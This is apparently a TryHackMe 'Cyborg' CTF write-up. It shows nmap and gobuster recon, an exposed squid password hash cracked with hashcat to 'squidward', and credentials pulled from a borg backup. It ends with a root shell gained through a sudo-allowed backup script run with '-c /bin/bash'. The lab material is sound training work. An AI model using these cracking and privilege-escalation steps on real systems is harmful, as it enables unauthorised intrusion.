


CTF - CYBORG - TRYHACKME

Caio de Godoy Araújo

First thing to start every pentest, its a scan, so, i scan the ip that of the machine to see what can be gotten

```
Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-23 17:55 -03
Nmap scan report for 10.66.188.220
Host is up (0.15s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux kernel
```

There are only two ports open, a ssh and a http one.
searching for the http port, it shows the apache page



looking for it code, dont appears anything suspicious, so lets continue with some dir recon using the gobuster.

With this, its possible to find 2 others pages

```
(root@kali)-[/home/kali]
# gobuster dir -u http://10.66.188.220 -w ../../usr/share/wordlists/dirb/common.txt -t 50


Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.66.188.220
[+] Method: GET
[+] Threads: 50
[+] Wordlist: ../../usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/.hta (Status: 403) [Size: 278]
/.htaccess (Status: 403) [Size: 278]
/.htpasswd (Status: 403) [Size: 278]
/admin (Status: 301) [Size: 314] [→ http://10.66.188.220/admin/]
/etc (Status: 301) [Size: 312] [→ http://10.66.188.220/etc/]
```

the admin one takes us to blog page



and the etc one give us a dir page

Index of /etc

Name	Last modified	Size	Description
 Parent Directory		-	
 squid/	2020-12-30 02:09	-	

Apache/2.4.18 (Ubuntu) Server at 10.66.188.220 Port 80

looking inside that squid directory, its possible to find two files, one of a user and password and another with a config, possible of the system

Index of /etc/squid

Name	Last modified	Size	Description
 Parent Directory		-	
 passwd	2020-12-30 02:09	52	
 squid.conf	2020-12-30 02:09	258	

Apache/2.4.18 (Ubuntu) Server at 10.66.188.220 Port 80

```
music_archive:$apr1$BpZ.Q.1m$F0qqPwHSOG50URuOVQTTn.
```

```
auth_param basic program /usr/lib64/squid/basic_ncsa_auth /etc/squid/passwd
auth_param basic children 5
auth_param basic realm Squid Basic Authentication
auth_param basic credentialsttl 2 hours
acl auth_users proxy_auth REQUIRED
http_access allow auth_users
```

in admin page, its possible to find a chat of friends, where alex confess that the music_archive its actually a backup.


cracking that hash, a md5 one, because of it identifier in the start "\$apr1\$", its possible to crack it using the hashcat -m 1600, and getting it

```
$apr1$BpZ.Q.1m$F0qqPwHSOG50URuOVQTTn.:squidward


Session.....: hashcat  writeup-lab-mKin...
Status.....: Cracked
Hash.Mode.....: 1600 (Apache $apr1$ MD5, md5apr1, MD5 (APR))
Hash.Target.....: $apr1$BpZ.Q.1m$F0qqPwHSOG50URuOVQTTn.
Time.Started.....: Tue Jun 23 18:22:00 2026 (4 secs)
Time.Estimated...: Tue Jun 23 18:22:04 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.....: File (../../../../usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#01.....: 9478 H/s (12.46ms) @ Accel:31 Loops:1000 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 39060/14344385 (0.27%)
Rejected.....: 0/39060 (0.00%)
Restore.Point....: 38936/14344385 (0.27%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-1000
Candidate.Engine.: Device Generator
Candidates.#01...: takizawa → orioles
Hardware.Mon.#01.: Temp: 59c Util: 95%

Started: Tue Jun 23 18:21:58 2026 p-lab-Team
Stopped: Tue Jun 23 18:22:05 2026
```


now is try to login in it to see whats can be done.
first of all



in it download, has a tar file, what has a borg backup, so, install borgbackup in your machine
and than do the few steps



there we use the squidward we found to has access for it files, now its exploration time!



here its possible to fid the user alex and his password

```

(root@kali)-[/home/kali/home/alex/Documents]
# ssh alex@10.66.188.220
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
alex@10.66.188.220's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.15.0-128-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:   https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

27 packages can be updated.
0 updates are security updates.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

alex@ubuntu:~$

```

with that its possible to take control of alex account, which give us the user flag as well. using the sudo -l, its possible to see that alex has a permission in a bash command, so lets try to input something malicious in it

```

alex@ubuntu:~$ sudo -l
Matching Defaults entries for alex on ubuntu:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User alex may run the following commands on ubuntu:
(Alias : ALL) NOPASSWD: /etc/mp3backups/backup.sh

```

```

alex@ubuntu:/$ ls -la /etc/mp3backups/backup.sh
-r-xr-xr-- 1 alex alex 1083 Dec 30 2020 /etc/mp3backups/backup.sh

```

it only can be executed or read.

Reading the code, its execute any command as rute because of the "cmd=\$(command)", so, using this command: sudo /etc/mp3backups/backup.sh -c "/bin/bash" its possible to get the root shell and get the root flag!